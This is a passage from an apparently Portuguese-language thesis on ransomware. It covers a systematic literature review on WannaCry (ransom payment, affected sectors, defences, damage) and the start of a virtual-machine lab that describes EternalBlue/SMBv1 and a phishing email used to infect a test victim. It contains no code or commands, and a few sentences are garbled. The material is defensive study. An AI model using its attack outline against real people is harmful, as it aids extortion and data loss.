

Figura 12 – Processo de Revisão Sistemática.

Fonte: Da autora,2018

A atividade "Elaboração das Questões"consiste em criar questões que são fundamentais para a estruturação e elaboração do projeto, no qual elas auxiliam nas pesquisas desenvolvidas, a seção 3.1.2 detalha melhor as questões.

A atividade "Definir as Strings de busca"foi baseada nas diretrizes que são definidas por (KEELE, 2007), que funda-se em identificar as palavras chaves a partir das questões de pesquisa que foram definidas. A elaboração de *string* usa-se os conectores *AND* para combinar as palavras chaves e *OR* para combinar os termos sinônimos.

A atividade "Aplicar string de busca nas bases de pesquisa"consiste de aplicar a *string* de busca que foi definida nas bases de pesquisas, a seção 3.1.3 detalha melhor essa atividade.

A atividade "Ler título, resumo e palavras-chave"consiste em realizar a leitura destas informações dos artigos, para que se possa verificar se o artigo se enquadra dentro dos critérios de inclusão e exclusão.

A atividade "Aplicar critérios de inclusão e exclusão"consiste em observar os critérios de inclusão e exclusão definidos e verificar se o artigo se encaixa nos critérios, caso não, o artigo deve ser descartado. A seção 3.1.5 detalha melhor os critérios de inclusão e exclusão que foram criados.

A atividade "Realizar leitura completa do artigo"permitirá que seja identificado se o artigo responde as questão de pesquisa e se está dentro dos critérios de inclusão e exclusão. Caso o artigo não responda à questão de pesquisa, ele deve ser utilizado.

A atividade "Definir publicações incluídas"consiste em analisar novamente os artigos selecionados e certificar que eles serão estão cumprindo os pré-requisitos definidos.

A atividade "Extrair os dados"realiza a coleta dos dados que respondem à questão de pesquisa, encontrados nos artigos.

A atividade "Preencher formulário de coleta e análise de dados"consiste em organizar sistematicamente todos os dados obtidos durante a revisão sistemática e fazer um relato organizado dos dados.

A atividade "Relatar resultados obtidos"consiste em responder às questões de pesquisa elaboradas com base nos artigos encontrados durante o procedimento de revisão. O Capítulo 4 apresenta o resultado desta atividade.

3.1.2 Questões de Pesquisa

A questão de pesquisa (QP) foi determinada buscando abranger todo o escopo de *Ransomware*. Foram elaboradas 5 questões para auxiliar nas pesquisas realizada. As questões de pesquisa elaboradas são as seguintes:

Tabela 1 – Questões de pesquisa (QP).

Questão	**Descrição**
RQ.1.	Pagar ou não Pagar o resgate?
RQ.2.	Quais instituições que mais sofreram com os ataques dos *Ransomwares*?
RQ.3.	Qual melhor maneira de se manter seguro e se defender do *WannaCry*?
RQ.4.	Quais riscos o *Ransomware* pode causar em seus ataques?
RQ.5.	Qual foi a intensidade e estragos que o *WannaCry* causou no ataque?

3.1.3 Estratégia de busca

Nesta Seção será descrito onde e como foram realizadas as buscas desta pesquisa. Assim, será apresentado os detalhes da busca automática, mostrando a fonte de pesquisa

e as palavras-chave utilizadas para a elaboração da *string* de busca.

- Portal de Periódicos CAPES/MEC - http://www.periodicos.capes.gov.br/
- IEEXplore Digital Library - https://ieeexplore.ieee.org/
- PALAVRAS-CHAVE: De acordo com o tema definido, o objetivo geral, objetivos específicos e as questões de pesquisa, foram identificadas as seguintes palavras-chave:

- *Malware*;
- *Ransomware*;
- *WannaCry*;

3.1.4 *String* de Busca

Para realizar a busca na bases de pesquisa, foi construída a *strings* de busca. A *strings* foi definida utilizando como base as questões que foram levantadas e o assunto abordado no projeto. Para realização da pesquisa foi elaborado a *String* de acordo com o objetivo e das palavras-chave definidas, foi elaborada a seguinte *string* de busca:

(ransomware attack OR wannacry attack) AND (ransomware risks OR wannacry risks) AND (ransomware ransom OR when to pay a ransomware ransom)

3.1.5 Critérios de inclusão e exclusão

Com o intuito de selecionar apenas os artigos mais relevantes para o estudo, foi necessário aplicar critérios de inclusão e exclusão. Os critérios de inclusão aplicados para esse estudo são:

- Os artigos selecionados devem estar disponíveis na base de pesquisa que foi definida.
- Artigos que contenham título, resumo e palavras-chave relacionados com a questão de pesquisa.
- Artigos em inglês e português.
- Artigos publicados entre 2007 e 2018.

Os critérios de exclusão aplicados para esse estudo são:

- Artigos duplicados.

- Artigos que mesmo passem pelos critérios de inclusão e exclusão, mas não contribuem para responder à questão de pesquisa.

3.2 Condução

Com o planejamento da RSL realizado e o protocolo definido, é possível iniciar a fase de condução do estudo, onde as atividades serão descritas nas seções a seguir.

3.2.1 Seleção dos Estudos Primários

O processo de busca automática de estudos primários foi executada com a *string* definida no protocolo nas bases digitais pré-definidas.

A busca automática foi realizada em duas bases de pesquisa, a Capes/MEC e a IEEEXPLORE, onde os procedimentos de pesquisa das publicações foram realizadas das seguinte forma:

PORTAL DE PERIÓDICOS CAPES/MEC:

- Na caixa de seleção da barra de pesquisa, foram selecionadas as opções "Qualquer"e "Contém", respectivamente;
- Na barra de pesquisa, foi digitada a *string* de busca contida na Seção 3.1.4.
- A data de publicação foi limitada de modo que a pesquisa traga resultados de artigos publicados nos últimos 10 anos.
- Na opção de tipo de material, foi selecionada a opção "Artigos".
- Na opção "Idioma"foi selecionada a opção "Qualquer idioma"para abranger os idiomas inglês e português. Caso surgissem publicações em idiomas diferentes dos definidos, estes seriam desconsiderados na análise, mas no caso, só obteve-se artigos em inglês.

IEEXPLORE DIGITAL LIBRARY:

- Na caixa de seleção da barra de pesquisa, foi selecionada a opção de pesquisa avançada;
- Na barra de pesquisa, foi digitada a *string* de busca contida na Seção 3.1.4.
- No filtro *"Content filter"* e foi selecionado a opção *"All Results"*, e assim foi separado o que era ou não artigo.

A busca automática nas 2 bases definidas resultou em um total de **223 trabalhos**, sendo **159 ou 71,3% dos artigos** da Portal de Periódicos CAPES/MEC e **64 ou 28,7% dos artigos** foram provenientes da Biblioteca Digital da IEEE Xplore. É importante frisar que nas duas bases se encontraram artigos duplicados, diminuindo o número de artigos selecionados.



Figura 13 – Resultado da Busca Automática.

Fonte: Autora,2018.

Com a finalização do segundo passo da estratégia de busca, que consiste na leitura dos títulos e resumos do trabalho, foram pré selecionados 24 artigos da base CAPES e 12 da base IEEExplore, somando 36 artigos.



Figura 14 – Resultado do segundo passo da estratégia.

Fonte: Autora,2018.

Após a aplicação final de todos os passos das estratégia de seleção de artigos, foram identificados um total de 13 artigos que serão utilizados na extração de dados.

4 Resultados

Ao aplicar a estratégia de busca, identificou-se um total de 223 artigos, sendo provindos todos da busca automática. Ao realizar a atividade de lê título, resumo e palavras-chave dos artigos, e aplicado os critérios de seleção, forma selecionados 36 artigos, sendo 24 da base CAPES e 12 da IEEExplore. Assim, ao realizar a leitura completa dos artigos e aplicar os critérios de inclusão e exclusão a lista de artigo foi refinada mais uma vez, resultando em **13 estudos primários**.



Figura 15 – Resultado da Busca Automática.

Fonte: Autora,2018.

Tabela 2 – Artigos selecionados para a RSL.

ID	Título	Base
1	Cybersecurity in healthcare: A narrative review of trends, threats and ways forward	CAPES/MEC
2	CIBERATAQUES EM MASSA E OS LIMITES DO PODER PUNITIVO NA TIPIFICAÇÃO DE CRIMES INFORMÁTICOS	CAPES/MEC
3	Ransomware threat success factors, taxonomy, and countermeasures: A survey and research directions	CAPES/MEC
4	The rise of ransomware and emerging security challenges in the Internet of Things	CAPES/MEC
5	Ransomware - Threats, Vulnerabilities And Recommendations	CAPES/MEC
6	The Static Analysis of WannaCry Ransomware	IEEXPLORE
7	The Dynamic Analysis of WannaCry Ransomware	IEEXPLORE
8	Using Software-Defined Networking for Ransomware Mitigation: The Case of CryptoWall	IEEXPLORE
9	Automated Behavioral Analysis of Malware:A Case Study of WannaCry Ransomware	IEEXPLORE
10	Knowing the Ransomware and Building Defense Against it – Specific to HealthCare Institutes	IEEXPLORE
11	Detection and Prevention of Crypto-Ransomware	IEEXPLORE

12	Contemporary Cybercrime: A Taxonomy of Ransomware Threats Mitigation Techniques	IEEXPLORE
13	A Novel Method for Recovery from Crypto Ransomware Infections	IEEXPLORE

4.0.1 RQ.1.Pagar ou não Pagar o resgate?

Em seu artigo (NADIR; BAKHSHI, 2018) fala sobre a importância da política de backup que as empresas precisam ter, pois os ataques de *Ransomware* que são bem-sucedidos se resume a esta pergunta: se pagar o resgate ou não? Além disso, após o pagamento, os dados serão recuperáveis? Qual garantia o usuário tem que os cibercriminosos fornecerão uma chave que pode decifrar os dados com sucesso após o pagamento do resgate. O *Ransomware WannaCry* é um exemplo de tais problemas onde o *Ransomware* não tem como associar um ID ao pagador de resgate. Então, mesmo depois que o pagamento foi feito, em muitos casos os dados da vítima não foram recuperados. O recente *Ransomware WannaCry* é dos exemplos de tais problemas, no qual o*Ransomware* não tinha como associar um ID com o pagador de resgate. Segundo (NADIR; BAKHSHI, 2018) "Então, mesmo depois que o pagamento foi feito, um os dados da vítima nunca foram recuperados. De acordo com uma segurança relatório da*Symantec*, globalmente, cerca de 34% das vítimas pagando resgate. A média é bastante alta nos EUA, onde 64% das vítimas pagam resgate."O pagamento de resgate encoraja os ataques e com isso à um aumento dos ataques de *Ransomwares*. Portanto, é aconselhável não pagar resgate. O (NADIR; BAKHSHI, 2018) cita algumas das razões convincentes para não pagar estão listados da seguinte forma:

- O modelo básico de negócios por trás do *Ransomware* depende e se desenvolve porque as vítimas pagam resgate. Se não houver pagamentos feitos, o modelo de negócios entraria em colapso.
- Apesar de fazer pagamentos, não há garantias qualquer coisa, que a vítima pode não receber os dados de volta.
- Uma vez feito o pagamento, os atacantes estão bem cientes da vulnerabilidade da vítima, bem como a capacidade de fazer uma Forma de pagamento. Daí a possibilidade de futuros ataques ao mesmo vítima não pode ser descartada.

Nos exemplos mencionados, as vítimas finalmente pagaram o resgate e, assim, encorajaram os cibercriminosos a atacar e infectar mais alvos. (CABAJ; MAZURCZYK, 2017)

Invasores de *Ransomware* podem exigir pagamento de maneiras diferentes, no entanto, o método predominante é fazer e receber pagamentos na forma de moeda digital

ou criptografia, como o *Bitcoin*. Os pagamentos são difíceis de rastrear e formam uma escolha ideal para os agressores que querem anonimato. Outras formas de pagamento podem incluir forçar o usuário a comprar um produto em um site, clicar em links, etc., para que o invasor possa gerar receita com essas interações. Com o aumento dos ataques de *Ransomware*, a demanda média de resgate aumentou para quase US $ 1077 até o final de 2016, de apenas US $ 294 em 2015, um aumento substancial de quase 266% em apenas um ano. Na mesma linha do tempo, o número de ataques de *Ransomware* aumentou de 18% em janeiro de 2016 para cerca de 66% em novembro de 2016. O surgimento de tecnologias como *Internet of Things* (IoT) significa que o número de ataques continuará aumentando à medida que os invasores dispositivos mais vulneráveis on-line gerando esquemas adicionais de forçar os usuários a pagar o resgate pela normalização do serviço (NADIR; BAKHSHI, 2018).

4.0.2 RQ.2.Quais instituições que mais sofreram com os ataques dos *Ransomwares*?

Notavelmente o *Ransomware* inicialmente tinha os usuários individuais como principais alvos, mas recentemente houve uma mudança para atacar empresas e instituições. Isso não é surpresa, já que os desktops e servidores da empresa têm maior probabilidade de conter dados críticos ou sensíveis, como bancos de dados de clientes, planos de negócios, código-fonte, documentos de conformidade fiscal ou até mesmo páginas da *Web*. (CABAJ; MAZURCZYK, 2017)

Segundo (CABAJ; MAZURCZYK, 2017) "Quanto mais valiosos forem os dados, maior o resgate potencial e maior a chance de que sejam pagos. Isso faz das empresas e instituições alvos altamente desejados."As mais famosas “histórias de sucesso” de infecção por *Ransomware* incluem agências de aplicação da lei (Melrose, Tewksbury e Departamentos de Polícia de Midlothian nos Estados Unidos) e hospitais (Hollywood Presbyterian Medical Center nos Estados Unidos, Ottawa Hospital no Canadá , O Hospital Lukas e o Hospital Klinikum Arnsberg na Alemanha). (CABAJ; MAZURCZYK, 2017)

No artigo de (GAGNEJA, 2017), ele fala que a indústria de saúde é a indústria mais afetada pelo *Ransomware* por causa do banco de dados dos pacientes, afetando diretamente a conformidade com a HIPAA que eles precisam seguir. Assim, a assistência médica começou a pensar em novas formas inovadoras de aumentar a segurança dos dados de seus pacientes para salvá-los do *Ransomware* .

A indústria da saúde é muito lenta para abraçando as mudanças no ritmo que a tecnologia está mudando. Tornando assim um fator que os cibercriminosos usam para explorar vulnerabilidades que existem nos sistemas de saúde para fazer grandes ataques. O Dr. Eric Liederman, diretor de informática médica do Permanente Medical Group

afirma que um de seu trabalho atual é trazer um equilíbrio entre a segurança dos dados do paciente, necessidades de fluxo de trabalho do clínico e a segurança do dia-a-dia dos hospitais. No entanto, o *Ransomware* se tornou um requisito a mais na responsabilidade para a lista de tarefas. (GAGNEJA, 2017)

Segundo (GAGNEJA, 2017) "O setor de saúde é o mais afetado pelo *Ransomware* ameaças. Um hospital em Wichita - instituto do Kansas*Heart* pago US 17.000 para os hackers descriptografarem seus dados. Outro hospital em LA Hollywood Presbyterian Medical Center- também pagou semelhante quantidade de resgate para descriptografar seus registros de pacientes. Em Kentucky Hospital Metodista, na Califórnia - Hospital de Alvarado e Hospital do Vale do Chino e Hospital do Vale do Deserto, no Canadá Ottawa Hospital - todos estão entre os alvos recentes de *Ransomware*."

4.0.3 RQ.3. Qual melhor maneira de se manter seguro e se defender de *Ransomwares*?

Segundo (CABAJ; MAZURCZYK, 2017) "Em geral, para combater eficientemente o *Ransomware*, acreditamos que é necessário segmentar e quebrar o modelo de negócios dos desenvolvedores de *Malware*."

Logo, para se possa ter resultados em um dos caso, dá-se por exemplo, o desligamento rápido dos servidores *proxy* identificados e protegendo os usuários finais. Obviamente, a melhor proteção seria prevenir a infecção. No entanto, nossas descobertas sobre o *Ransomware CryptoWall* sugerem que é suficiente ser capaz de interromper a conexão entre a vítima e o atacante, para tornar a criptografia impossível. (CABAJ; MAZURCZYK, 2017)

Segundo (CABAJ; MAZURCZYK, 2017) "Mantenha todos os sistemas atualizados e corrigidos. Aplique segurança em camadas. Adicione *firewalls* e invista em *software* de verificação de vírus por *email*. Também estabeleça o treinamento específico do funcionário para que ele possa evitar esses ataques."

Já o (GONZALEZ; HAYAJNEH, 2017) ele cita os seguintes métodos para a mitigação de ataques de *Ransomwares*:

- **Monitoramento de chamadas de API** - Muitas versões de *Ransomware* usam as funções da API do Windows para bloquear a área de trabalho da vítima. Essas chamadas de API podem ser usadas para modelar o comportamento do aplicativo e ajudar a detectar a sequência suspeita de chamadas da API do Windows.
- **Monitorando a atividade do sistema de arquivos** - Ao monitorar de perto a tabela MFT, você poderá notar a exclusão, criação e criptografia dos arquivos. Por exemplo, quando o computador está sob um ataque de *Ransomware*, uma quantidade

atraente de alterações de status é desenvolvida em um pequeno período de tempo nas entradas da MFT dos arquivos excluídos. Para diferenciar entre a atividade do sistema de arquivos inofensivo e maligno, outra maneira possível consiste em monitorar todas as solicitações de E / S geradas pelos processos do modo de usuário. Um sistema que contém recursos de proteção pode interceptar as solicitações do sistema de arquivos e descartar solicitações suspeitas antes que elas atinjam o *driver* do sistema de arquivos.

Segundo (YAQOOBA EJAZ AHMEDA; GUIZANI, 2017) ataques de *Ransomware* poderiam ser mitigados adotando várias estratégias. Como os ataques de *Ransomware* diferem por natureza, uma equipe dedicada de profissionais de segurança cibernética deve ser contratada para realizar análises forenses detalhadas e verificar todo o tráfego da rede periodicamente. Além disso, os usuários do dispositivo devem ser treinados para reiniciar, desligar e atualizar o *firmware* do dispositivo. Outra atenuação pode ser a implantação de estratégias de defesa em camadas pelas quais o *Ransomware* deve ser verificado em várias camadas (ou seja, dispositivo IoT, servidores de borda / de aplicativos e *datacenters* em nuvem)

4.0.4 RQ.4.Quais riscos o *Ransomware* pode causar em seus ataques?

A seguir, foi enumerados algumas das táticas comuns que o *Ransomware* usa para permanecer oculto e manter o anonimato de seus fabricantes e distribuidores segundo (GONZALEZ; HAYAJNEH, 2017):

- Criptografe todas as comunicações com os servidores *Command eControl* para dificultar a observação no tráfego da rede.
- Use anonimizadores internos de tráfego de rede, como TOR e *Bitcoin*, para ofuscar atos ilegais da aplicação da lei e coletar pagamentos de resgate.
- Ocultar-se de antivírus, utilizando mecanismos de *sandboxing*. Utilize o sombreamento de domínio para ajudar a ocultar as explorações e a comunicação entre a carga útil e os servidores controlados pelo invasor cibernético.
- Implantar cargas úteis criptografadas para que seja difícil para o AV / anti-*Malware* detectar o *Malware*.
- Usa o comportamento polimórfico, que permite que o *Ransomware* crie uma nova variante, mas não altera a função do *Malware*.
- Utiliza dormência do *Ransomware* pode permanecer inativo no sistema até o computador ficar mais vulnerável.

Segundo (AL-RIMY; SHAID, 2018), o *Ransomware* pode explora vários vetores de infecção para encobrir e espalhar-se de forma insuspeitada nas máquinas das vítimas, onde tais vetores diferem em seu grau de complexidade e eficácia.

O *Ransomware* intercepta um ou mais serviços no sistema da vítima, como área de trabalho, dispositivos de entrada e ou aplicativos, e impede que o usuário acesse esses recursos. Fazendo que o sistema infectado seja deixado com capacidades limitadas que só permitem que a vítima realize atividades simples relacionadas ao pagamento. Por exemplo, um *worm* chamado W32. O *Rasith* bloqueia a área de trabalho da vítima, tornando o sistema inutilizável. (AL-RIMY; SHAID, 2018)

4.0.5 RQ.5.Qual foi a intensidade e estragos que o *WannaCry* causou em 2017?

Apesar dos avisos emitidos e da disponibilidade de *patches* de segurança (muitos não instalados), a escala do ataque *WannaCry* 2017 não teve precedentes. A *WannaCry* infectou mais de 300.000 computadores em todo o mundo, exigindo que as vítimas pagassem o resgate em *bitcoins*. Em torno de cinquenta hospitais no Reino Unido sofreram bloqueios em todo o sistema, atrasos no atendimento dos pacientes e gerando perda de funções em dispositivos conectados, como *scanners* de ressonância magnética e refrigeradores de armazenamento de sangue. Este ataque não foi realizado especificamente para as organizações de saúde, mas o dano foi generalizado. (COVENTRY; BRANLEY, 2018)

5 Laboratório do *Ransomware WannaCry*

Com a realização da RSL foi possível responder as questões de pesquisa que foram elaboradas para guiar esta pesquisa e propor um laboratório de ataque do *Ransomware WannaCry*.

5.0.1 Ambiente de Análise

Para analisar o *Ransomware WannaCry* sem danos reais, o ambiente de análise de *Malware* é necessariamente isolado do *host* real e da rede. No ponto de realizar a análise comportamental, este documento adota o ais, o ambiente de análise de *Malware* é necessariamente isolado do *VMWare* para a construção da máquinas virtual, no qual será configurado o ais, o ambiente de análise de *Malware* é necessariamente isolado do *host* e a máquina na mesma LAN. A linha de base do ambiente de análise e as ferramentas de análise são mostradas abaixo:

- Máquina virtual: VMWare
- SO: Windows 7

5.0.1.1 Máquina Virtual - *VMWare*

VMWare é um software de virtualização que possibilita a criação de ambientes para a instalação de sistemas operacionais distintos. O *VMWare* também permite a instalação e utilização de um sistema operacional dentro de outro, assim como seus respectivos softwares, como dois ou mais computadores independentes, mas compartilhando fisicamente o mesmo hardware.

A VM VirtualBox será utilizado para a vistualização do SO Windown, pois o computador da autora contém o SO Linux, além de tudo como se trata de um *Ransomware* que criptografa arquivos e pode acontecer de danificar os arquivos que a usuária tem em seu notebook, vê-se que é melhor fazer a virtualização do ambiente de teste de ataque do *Ransomware WannaCry*, já que a máquina virtual fica localizada e uma área restrita, separadamente do resto do sistema, o que significa que o software dentro de uma máquina virtual não pode escapar ou manipular o próprio computador. Isso gera um ambiente ideal para teste de outros sistemas operacionais, incluindo lançamentos beta, para acessar dados infectados por vírus, para criar backups do sistema operacional e para executar um software ou aplicativo em sistemas operacionais diferentes daqueles para os quais eles foram desenvolvidos.

5.0.1.2 Sistema Operacional - Windows 7

O Windows 7 é uma versão do Microsoft Windows, uma série de sistemas operativos produzidos pela Microsoft para uso em computadores pessoais, incluindo computadores domésticos e empresariais, laptops, tablets e PCs de centros de mídia, entre outros. Diferente do Windows Vista, que introduziu um grande número de novas características, Windows 7 foi uma atualização mais modesta e focalizada para ser mais eficiente, limpo e mais prático de usar, com a intenção de torná-lo totalmente compatível com aplicações e hardwares com os quais o Windows Vista já era compatível. *Em 2014, o Windows 7 alcançou 50,3% usuários mundiais, continuando como o sistema operacional mais usado do mundo, o Windows 8.1 ficou em segundo lugar com 10,95% e o Windows XP ficou em terceiro com 10,69%, sendo umas das versões que continuam a vulnerabilidade do SMBv1, no qual o Windows 7 e 8 receberam atualizações, e o XP não, pois ele já saiu de linha e a Microsoft não realiza mais manutenção para essa versão, contudo eles também lançaram soluções alternativas para as pessoas que usam essa versão, sendo ela a desabilitação do SMBv1.

5.0.1.2.1 SMBv1

O *Server Message Block* (SMB), em português Bloco de Mensagem de Servidor, que é uma versão do que era também conhecido como *Common Internet File System* (CIFS), em português Sistema de Arquivos da Internet Comum, opera como um protocolo de rede da camada de aplicação usado principalmente para fornecer acesso compartilhado a arquivos, impressoras e portas seriais e comunicações diversas entre usuários sobre uma rede, no qual ele também fornece um mecanismo de comunicação inter-processos. A maioria do uso do SMB envolve computadores executando o SO Microsoft Windows.

Em agosto de 2016, um grupo de hackers realizaram o vazamento de arquivos que continham as ferramentas ofensivas pertencentes à NSA *(National Security Agency)*. Dentre estes arquivos e ferramentas vazadas, estava um exploit remoto que tem como função explorar uma falha do SMB *(Server Message Block)* no Windows, chamada de *EternalBlue*. Dando assim a origem ao *WannaCry* que visa redes que usam SMBv1, sendo um protocolo que ajuda dispositivos a se comunicarem com impressoras que estão conectados na rede. (PROOF, 2017) Essa versão, que vem de 2003, deixa computadores expostos a hackers, uma vulnerabilidade chamada MS17-010. Sabendo das vulnerabilidades a Microsoft lançou um *patch* em março de 2017 para as versões do Windows que ainda têm suporte para corrigir tais vulnerabilidades, mas muitas pessoas não tinham atualizado e instalado o *patch* antes do ataque fazendo que elas fossem um alvo fácil para os hackers que criaram o *WannaCry*.

Sendo assim, muitos que usavam as versões que contia essa vunerabilidade não atualizaram seus SOs, pois eles têm a falsa ilusão que se eles atualizassem o Windows eles

poderiam está obtendo mais *bugs*, pois ao mesmo tempo que algumas atualizações trazem a correção de alguns *bugs*, ela também traz outros *bugs*, assim o usuário acredita que se o *bug* que a atualização está corrigindo não o atrapalha não tem por que ele atualizar seu sistema operacional, fazendo que estes pensamentos sejam o pior vilão da história e também uma grande porta de entrada para os atacantes, já que milhões de computadores não tiveram seus *patchs* atualizados por tais pensamentos e em muitos casos por falta de conhecimento que a atualização dessa vulnerabilidade tinha sido publicada na internet.

O laboratório terá o objetivo em realizar um ataque, mostrando como ele é realizado, os estragos que o *Ransomware WannaCry* causa a vítima e mostrando como a vítima tem que se portar quando atacado e como ele pode se prevenir dos ataques dos *Ransomwares*.

5.0.2 Anatomia de Ataque do *Ransomware WannaCry* - Adequação de acordo com o laboratório desenvolvido

Para a realização do Laboratório de Ataque do *Ransomware WannaCry* foi seguido a anatomia básica de um *Ransomware*, sendo adaptada de acordo com a família *WannaCry*. A figura abaixo apresenta a anatomia básica de como é realizado o ataque do *Ransomware*.



Figura 16 – Anatomia de um ataque realizado no laboratório do *WannaCry*.

Fonte: Autora,2018.

5.0.2.1 Implatação

Nesta primeira fase foi realizado o reconhecimento do SO que será atacado, pois para realização da infecção foi importante que o sistema operacional usado fosse o Windows 7, pois o ataque que ocorreu infectou somente máquinas que contiam esse SO e a versão 7 assim com a 8 e XP foram as versões afetadas, pois as atualizações do Windows 7 e 8 que foram disponibilizadas pela microsoft muitos não realizaram e já do XP que não tem mais manutenção foi dada outra possibilidade, que seria desabilitar o SMBv1.

Assim, ao direcionar o usuário para sites maliciosos ou no caso do que foi realizado no laboratório, que foi o envio de um documento via *email* com um nome sugestivo para que o usuário clicasse nele e com isso executasse, foi usado a engenharia social. A engenharia social é um método de ataque em que uma pessoa mal-intencionada faz uso da manipulação psicológica para induzir alguém a fazer ações específicas, como por exemplo, divulgar suas informações pessoais, baixar aplicativos falsos ou abrir links maliciosos. Ao contrário dos ataques de *hacking* tradicionais, a engenharia social não faz uso de sistemas complexos e sofisticados.

Em relação ao meio digital, a engenharia social pode ser realizada através de envio de *emails*, mensagens instantâneas, perfis falsos nas redes sociais ou até mesmo por chamadas telefônicas. Ao entrar em contato com a vítima, independente do modo, o criminoso tenta ganhar sua confiança para obter informações pessoais e credenciais, com o objetivo de realizar fraudes. Esse tipo de estratégia é muito vantajosa para os criminosos, pois é mais fácil convencer pessoas a cederem seus dados do que ter o trabalho de hackeá-las.

"*Ransomware usando táticas de engenharia social é uma ferramenta fácil para prender os usuários, onde os invasores se descrevem como autoridades legais e coletam informações do usuário para penetrar nos sistemas dos usuários.* (YAQOOBA EJAZ AHMEDA; GUIZANI, 2017)"

Foi definido o processo que seria feito nessa primeira etapa, e foi ele:

- *Phishing*: A forma mais comum de distribuição de *Malwares* é o *Phishing*. Geralmente embasado em engenharia social, onde o criminoso busca identificar páginas ou informações que possam levar a vítima a acessar o link malicioso, anexo de *email* ou arquivo para download que contém a infecção. Ela não acontece apenas por *email*, existem diversos anúncios em *websites*, *softwares* e apps para baixar e, em casos mais extremos, pen drives que os criminosos deixam em lugares estratégicos ou levam até empresas com alguma desculpa para que alguém abra. Ainda que muito conhecida, a técnica é eficiente por utilizar como brecha a curiosidade e credulidade das pessoas. Uma em cada quatro pessoas abre mensagens *Phishing*, sendo que uma a cada dez, além de abrir, ainda acessa os links, anexos e arquivos infectados presentes.

Assim, tendo o foco em direcionar o usuário, no laboratório usou-se na fase de implantação o *Phishing*, assim como foi falado logo a cima juntamente com a engenharia social. Foi enviado um *email* para a vítima com um texto que o induzia a acessá-lo e assim ser infectado pelo vírus.

5.0.2.2 Instalação

